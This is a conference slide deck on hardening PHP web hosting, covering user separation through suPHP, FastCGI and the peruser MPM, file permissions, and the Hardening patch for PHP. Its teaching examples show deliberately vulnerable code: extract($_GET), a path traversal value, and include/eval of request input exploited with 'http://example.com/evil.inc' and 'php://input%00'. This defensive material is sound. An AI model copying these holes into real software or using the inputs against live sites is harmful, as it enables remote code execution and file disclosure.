Secure PHP environment

Stefan Neufeind
SpeedPartner GmbH

About me

- Stefan Neufeind
- From Neuss (near Düsseldorf, Germany)

- Working for SpeedPartner GmbH (consulting, development, administration)

- PEAR-developer
- Loves PHP / FOSS :-)

Agenda

- Basic steps, Common beliefs
- Server environment
- Separating users
  - CGI
  - FastCGI
  - MPM („inside“ Apache)
- Delivering static files
- Hardening PHP
- Links

Basic steps

- Physical security
  - Direct access to server / data possible?
- Network security
  - Connected to Internet?
  - Firewalled?
  - Security monitored?

Basic steps

- Application security
  - Base system
  - Webserver
  - PHP
  - Webapplications
  - Other applications on same server
    - Any „unneeded“ services available?

Basic steps

- Application security (continued)
  - Patches applied
  - Configuration „carefully“ done
  - Users / applications on the system
  - Separation of rights / services

Basic steps

Your personal „mix“ of:

Performance	Resources
Security	Ease of use

Basic steps

- Security-lifecycle
  - Requirements: Identify needs / use-cases
  - Design: Define rules
  - Implementation: Apply rules
  - Verification: Monitor rules

  - Continuing process of improvement
  - Review critically

Common beliefs

- “A standard installation is secure.”
  - Usually not
    (unless it does not expose any services etc.)
- “I have only secure applications installed.”
  - How can you be sure?
  - Did you re-check this assumption lately?
    (security warnings, patches, audits, ...)

Common beliefs

- “My users know what they are doing.”
  - What are they doing?
  - Do they know and follow the rules?
- “None of the users would try to break anything.”
  - Always somebody will try out something.
  - If smallest „holes“ exist, they might be found.

Server environment

- Run minimal services
  - Apache, MySQL, ...
- Expose only needed services to the net
  - Apache, ...
- Firewalling
  - Also host-based
  - Rate-limiting, limit outgoing connections, ...
- Restrictive file-/dir-permissions

Server environment

- PHP:
  - Secure configuration (no register_globals, ...)
  - Separate user-rights of scripts
  - Use safety-checks:
    - In application-code
    - Inside PHP (Hardening patch for PHP → later)

Separating users

Concepts:

- PHP with safe_mode
  - Too restrictive for some scripts
  - Only “fake” separation of users
  - Does not work for other CGIs
- Running one instance for each user
- User-switching where needed
- User-switching where possible

User-switching via CGI

Pros:

- „Easy” to use
- Stable
- (Quite) secure

Cons:

- Slow
- PHP also as CGI
- No switching for static content

User-switching via CGI

Solutions:

- mod_suexec (from Apache)
- suPHP
- mod_suid
  - only for Apache 1.x, old
- mod_cgiwrap
  - only for Apache 1.x, officially discontinued

User-switching via CGI

suPHP:

- Runs php-scripts without #! in first line
- Allows running php3/4/5 in parallel
- Special enviroment-setup for PHP
- Also runs normal CGIs

User-switching via CGI

suPHP – Apache-configuration:

```
AddHandler php5-script .php5
<Directory />
    AddHandler x-httpd-php .php
    suPHP_AddHandler x-httpd-php
    # optional:
    suPHP_UserGroup username groupname
</Directory>
suPHP_Engine on
```

User-switching via CGI

suPHP – excerpts from /etc/suphp.conf:

```
webserver_user=apache

;Path all scripts have to be in
docroot=/var/www

;Check wheter script is within DOCUMENT_ROOT
check_vhost_docroot=true

;Umask to set, specify in octal notation
umask=0077
```

User-switching via CGI

suPHP – excerpts from /etc/suphp.conf:

```
; Security options
allow_file_group_writeable=false
allow_file_others_writeable=false
allow_directory_group_writeable=false
allow_directory_others_writeable=false

; Minimum UID/GID
min_uid=48
min_gid=48
```

User-switching via CGI

suPHP – excerpts from /etc/suphp.conf:

```
[handlers]
;Handler for php-scripts
x-httpd-php=php:/usr/bin/php-cgi

;Handler for CGI-scripts
x-suphp-cgi=execute:!self
```

User-switching via FastCGI

Pros:

- Faster than CGI
- Stable
- Platform-independent
- Runnable remote from webserver

Cons:

- Fixed number of instances per user
- Only for FastCGI-enabled programs (e.g. PHP)
- No switching for static content

User-switching via FastCGI

- Instances of FastCGI-program running without being closed
  - Saves fork() etc. on every request
- Communication to webserver using domain-sockets or TCP/IP instead of pipes
  - Allows running remote from webserver

User-switching via FastCGI

Apache-configuration, global:

```
<IfModule mod_fastcgi.c>
  FastCgiExternalServer /var/run/php-
fastcgi/fcgi-bin/demouser/php4 -socket
/var/run/php-fastcgi/sockets/demouser:php4
</IfModule>
```

- Instead of „-socket” use “-host” for remote connections via TCP/IP
- Colon in socket-name due to PHP-bug

User-switching via FastCGI

Apache-configuration, virtualhost/directory:

```
AddHandler php-cgi .php
Action php-cgi /cgi-bin/php4
ScriptAlias /cgi-bin/php4 /var/run/php-
fastcgi/fcgi-bin/demouser/php4
```

- Last argument to “ScriptAlias” is identifier
- Identifier used for mapping internally; (should exist in filesystem for compatibility with Apache 1.x/2.x)

User-switching via FastCGI

Configurations via environment:

- PHP_FCGI_CHILDREN
  number of PHP children to spawn

- PHP_FCGI_MAX_REQUESTS
  number of requests served by a single php-process until it is restarted

User-switching inside Apache

Pros:

- Faster than CGI
- Switches Apache-instance completely
- Also static content user-switched

Cons:

- Not recommended for production
- No official (working) Apache-module
- Module must match Apache-version

User-switching inside Apache


Solutions via MPM for Apache 2.x:

(MPM = Multi-Processing Module)

- perchild (from Apache)
  - Official statement: “module is not functional” “Do not use unless [...] willing to help fix it.”
- MetuxMPM
  - Chaotic development; not up2date
- peruser (from Telena)

User-switching inside Apache

Roots of implementations:



User-switching inside Apache

peruser MPM:

- Works for Apache 2.0.52,
  newer patches under development
- Used in production, but recommended
  „If it breaks, you get to keep both pieces :)”
- Problems with mod_ssl
  - Use proxy such as “Pound” in front
- Disable Keepalive to avoid problems

User-switching inside Apache

Apache-configuration, global:

```
<IfModule peruser.c>
   ServerLimit 256
   MaxClients 256
   MinSpareProcessors 2
   MaxProcessors 10
   MaxRequestsPerChild 1000

   # kill idle procs after XX seconds
   ExpireTimeout 1800
   Multiplexer nobody nobody
```

User-switching inside Apache

Apache-configuration, global:

```
   Processor user group /home/user
   # chroot dir is optional:
   # Processor user group
</IfModule>

# KeepAlive *MUST* be off
KeepAlive Off
```

- Use one “Processor”-directive for each user/group/chroot-combination needed

User-switching inside Apache

Apache-configuration, virtualhost/directory:

```
<IfModule peruser.c>
# must match a defined Processor
ServerEnvironment user group /home/user

# optional
MinSpareProcessors 4
MaxProcessors 20
</IfModule>
```

Delivering static files

- Separating users desired
  - No access to foreign files
  - Not even for static files, not even read
- Works fine with fully user-switched Apache (MPM)
- But how with user-switched CGI/FastCGI?

Delivering static files

- Possible solution:
  - Apache in all user-groups
  - Just read-access for Apache
  - Possiblity to prevent access for Apache to specific files (configs, logs, PHP, ...)

- Linux 2.4: 32 groups per user
- Linux 2.6: 65535 groups per user

Delivering static files

- Files for testing

```
-rw-r----- user1000 group1000 file1000.txt
-rw-r----- user1001 group1001 file1001.txt
-rw-r----- user1002 group1002 file1002.txt
-rw------- user1002 group1002 script1002.txt
```

- Excerpt from /etc/group:

```
group1000:x:1000:apache
group1001:x:1001:apache
group1002:x:1002:apache
```

Hardening PHP

- Former “Hardened-PHP”,
  now “Hardening patch for PHP”
- Adds extra checks, limitations and filters
- Backports some security-improvements

Hardening PHP

New checks/features for:

- Engine
- Runtime
- Filtering
- Logging

Hardening PHP

Engine features:

- Zend Memory Manager:
  Canary and safe unlink protection
- Zend Linked List: Canary protection
- Zend HashTables:
  Destructor canary protection
- Protection of the PHP core and extensions against format string vulnerabilities

Hardening PHP

Runtime features:

- Execution depth limit
- Separated function whitelists and blacklists in normal and in eval() mode
- Failing SQL queries within the MySQL/MySQLi/fbsql/pgsql/sqlite extensions can be logged
- Script can abort after failed SQL Query

Hardening PHP

Runtime features (continued):

- Multiple HTTP headers in one header() call forbidden by default
- Include filename limits
  - Overlong filename filter
  - URL filter (optional whitelist/blacklist)
  - Uploaded files filter
  - Truncated filename filter

Hardening PHP

Runtime features (continued):

- Superglobals protected against extract()/import_request_vars()
- memory_limit cannot be raised above configured limit
- realpath() replacement function
  - Prevents problems on some platforms (Linux, BSD, ...)

Hardening PHP

Runtime – superglobals (example):

```
<?php
// ...
extract($_GET);
echo $_SERVER['DOCUMENT_ROOT'];
//...
?>
```

Without superglobal-protection $_SERVER might have been overwritten.

Hardening PHP

Runtime – path checking (example):

```
<?php
// ...
$a=file_get_contents("/abc/artikel_$nr.txt");
echo $a;
?>
```

Choose $nr = "15.txt/../../def"

Actually reading /def.txt

Hardened PHP would find out that /abc/artikel_15.txt is no directory

Hardening PHP

Runtime configurations (php.ini, excerpt):

- hphp.executor.include.whitelist / blacklist
  - Beginning of URL schemes to allow includes from (also php://stdin)
- hphp.executor.func.whitelist / blacklist
- hphp.executor.eval.whitelist / blacklist

Hardening PHP

Runtime – include and eval (example):

```
<?php
  include $_GET['module'].'-module.php';

  eval('module_'.$_GET['module'].'_init()');
?>
```

- Arbitrary (remote?) includes
  - action=http://example.com/evil.inc
  - action=php://input%00
- Function-calls via eval

Hardening PHP

Filtering features:

- GET, POST, COOKIE variables with following names not registered:
  - GLOBALS, _COOKIE, _ENV, _FILES, _GET, _POST
  - _REQUEST, _SERVER, _SESSION, HTTP_COOKIE_VARS
  - HTTP_ENV_VARS, HTTP_GET_VARS, HTTP_POST_FILES,
  - HTTP_POST_VARS, HTTP_RAW_POST_DATA,
  - HTTP_SERVER_VARS, HTTP_SESSION_VARS

Hardening PHP

Filtering features (continued):

- Limits can be enforced on COOKIE, GET or POST variables or all REQUEST vars
  - Number of variables
  - Maximum length of variable name
  - Maximum length of array indices
  - Maximum length of variable value
  - Maximum depth of array

Hardening PHP

Filtering features (continued):

- Allow/disallow %00 in user-input
- Limit for number of uploadable files
- Hook for variable name checks before file upload
- Uploaded ELF files can be filtered
- External verification script for uploaded files

Hardening PHP

Filtering features (examples):

- %00 (binary null) used to terminate strings
  Can prevent some functions to check beyond this artificial “end of string”
- Check filenames before passed to script
- Allow virus-scans, rejecting certain files, ...

Hardening PHP

Logging features:

- Logging of ALERT classes configurable by class
- Syslog facility and priority configurable
- ALERTS loggable by SAPI error log
- ALERTS loggable by external script
- Attackers IP addresses can be extracted from X-Forwarded-For headers

Hardening PHP

Pros:

- „Paranoid“ checks
- Can prevent unknown exploits
- Additional security without touching scripts

Cons:

- Security vs. performance / resources
- Some rules might be “too restrictive” initially
  - Adjust carefully where needed

Links

- CGI-userswitching for Apache:
  - mod_suexec
    http://httpd.apache.org/docs/2.0/mod/mod_suexec.html
  - suphp
    http://www.suphp.org/
  - mod_suid
    http://www.palsenberg.com/index.php/plain/projects/
  - mod_cgiwrap
    http://mod-cgiwrap.sourceforge.net/

Links

- MPMs for Apache:
  - Perchild (from Apache)
    http://httpd.apache.org/docs/2.0/mod/perchild.html
  - MetuxMPM:
    - Official: http://www.metux.de/mpm/
    - Unofficial: http://www.sannes.org/metuxmpm/
  - Peruser (from Telena)
    http://www.telana.com/peruser.php

Links / Thanks

- FastCGI
  http://www.fastcgi.com/
- Hardending patch for PHP
  http://www.hardened-php.org/
- PHP Professionell
  (German magazine, article on hardening PHP)

Thanks go to:

- Hilko Bengen (FastCGI)
- Stefan Esser (Hardened PHP)

Thank you!

Up-to-date slides available at:
http://talks.speedpartner.de/

Questions?
neufeind (at) speedpartner.de